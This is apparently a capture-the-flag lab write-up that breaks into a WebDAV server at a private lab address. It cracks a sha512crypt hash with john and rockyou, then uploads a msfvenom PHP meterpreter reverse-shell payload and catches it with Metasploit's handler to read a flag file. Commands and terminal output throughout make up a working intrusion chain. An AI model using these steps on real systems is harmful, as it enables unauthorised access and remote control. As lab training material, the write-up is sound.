


```
Personal Note

In order to connect to our companies webdav serv
/qj$KDQgfxmDZlcf1EP1nclm4mH0SF.5wGz5ZUDEKsw5J98d

1. I need to open the folder on the left hand ba
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use
5. I can click and drag files into the share and
```

Connect to Server: 172.16.84.205/webdav/

To break the password hash I ran the following commands:
cd ~
cd Desktop/
john - -format=sha512crypt -w:/usr/share/wordlists/rockyou.txt
hashlist

This process recovered the password **linux4u** as shown in the screenshot below after entering the command:
john --show hashlist




```
> ^C
root@kali:~/.john# cd ~
root@kali:~# cd Desktop/
root@kali:~/Desktop# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.t
xt hashlist
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:11 0.04% (ETA: 2020-04-15 23:36) 0g/s 98.10p/s 98.10c/s 98.10C/s ashl
ey13..davidson
linux4u          (?)
1g 0:00:01:45 DONE (2020-04-13 23:05) 0.009457g/s 96.23p/s 96.23c/s 96.23C/s she
rwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# john --show hashes.txt
stat: hashes.txt: No such file or directory
root@kali:~/Desktop# john --show hashes
stat: hashes: No such file or directory
root@kali:~/Desktop# john --show hashlist
?:linux4u

1 password hash cracked, 0 left
root@kali:~/Desktop#
```

Next, I continued to follow the steps found on the personal note again.
To open the folder on the left-hand bar.
Click on “other locations.”
Then under connect to server, I typed out:
dav://172.16.84.205/webdav/

Afterward, I returned to the terminal and typed in the ifconfig command to get the LHOST 172.16.84.55.

Then I ran the command:
msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=4444 >> shell.php
(screenshot below)




```
root@kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=44
44 >> shell.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 948 bytes

root@kali:/# 
```

Afterward, I started msfconsole.
Then I entered in:
use exploit/multi/handler

Entered in:
set payload php/meterpreter/reverse_tcp

Entered in:
show options
(screenshot below)



```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > 
```


The LPORT was already set to 4444, I just needed to set the LHOST. Then I entered in:

```
set LHOST 172.16.84.55
```

Entered in:


```
exploit
```

Moved the shell.php file onto the webdav directory (screenshot below).



Next, I went back to the Firefox browser and typed 172.16.84.205/webdav into the search bar. I entered in the credentials I had uncovered- username: **ryan** / password: **linux4u**

After that, I went back to file explorer and double-clicked on shell.php




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-04-30 14:46	43	
shell.php	2020-04-15 00:39	948	


Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

Lastly, I went back to the meterpreter session on the terminal and typed in:
cd /
ls
cat flag.txt
(screenshot below)



```
40755/rwxr-xr-x   4096        dir   2019-06-12 14:31:08 -0400  etc
100644/rw-r--r--  16          fil   2019-04-30 13:45:33 -0400  flag.txt
40755/rwxr-xr-x   4096        dir   2019-04-29 12:46:41 -0400  home
100644/rw-r--r--  56228663    fil   2019-04-29 10:17:46 -0400  initrd.img
100644/rw-r--r--  56228663    fil   2019-04-29 10:17:46 -0400  initrd.img.old
40755/rwxr-xr-x   4096        dir   2019-04-28 15:44:54 -0400  lib
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:39 -0400  lib64
40700/rwx------   16384       dir   2019-04-27 14:43:31 -0400  lost+found
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  media
40755/rwxr-xr-x   4096        dir   2019-05-06 18:41:48 -0400  mnt
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:37 -0400  opt
40555/r-xr-xr-x   0           dir   2020-04-13 19:43:43 -0400  proc
40700/rwx------   4096        dir   2019-04-30 02:22:41 -0400  root
40755/rwxr-xr-x   900         dir   2020-04-14 20:04:43 -0400  run
40755/rwxr-xr-x   12288       dir   2019-04-29 10:17:11 -0400  sbin
40755/rwxr-xr-x   4096        dir   2019-04-27 14:47:15 -0400  snap
40755/rwxr-xr-x   4096        dir   2019-04-28 15:59:50 -0400  snort_src
40755/rwxr-xr-x   4096        dir   2019-04-29 20:59:11 -0400  srv
100600/rw-------  2017460224  fil   2019-04-27 14:46:03 -0400  swap.img
40555/r-xr-xr-x   0           dir   2020-04-13 19:43:45 -0400  sys
41777/rwxrwxrwx   4096        dir   2020-04-13 19:44:17 -0400  tmp
40755/rwxr-xr-x   4096        dir   2019-04-27 14:43:39 -0400  usr
40755/rwxr-xr-x   4096        dir   2019-04-29 14:47:22 -0400  var
100600/rw-------  8298232     fil   2019-04-27 14:45:05 -0400  vmlinuz
100600/rw-------  8298232     fil   2019-04-27 14:45:05 -0400  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Flag found!



```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```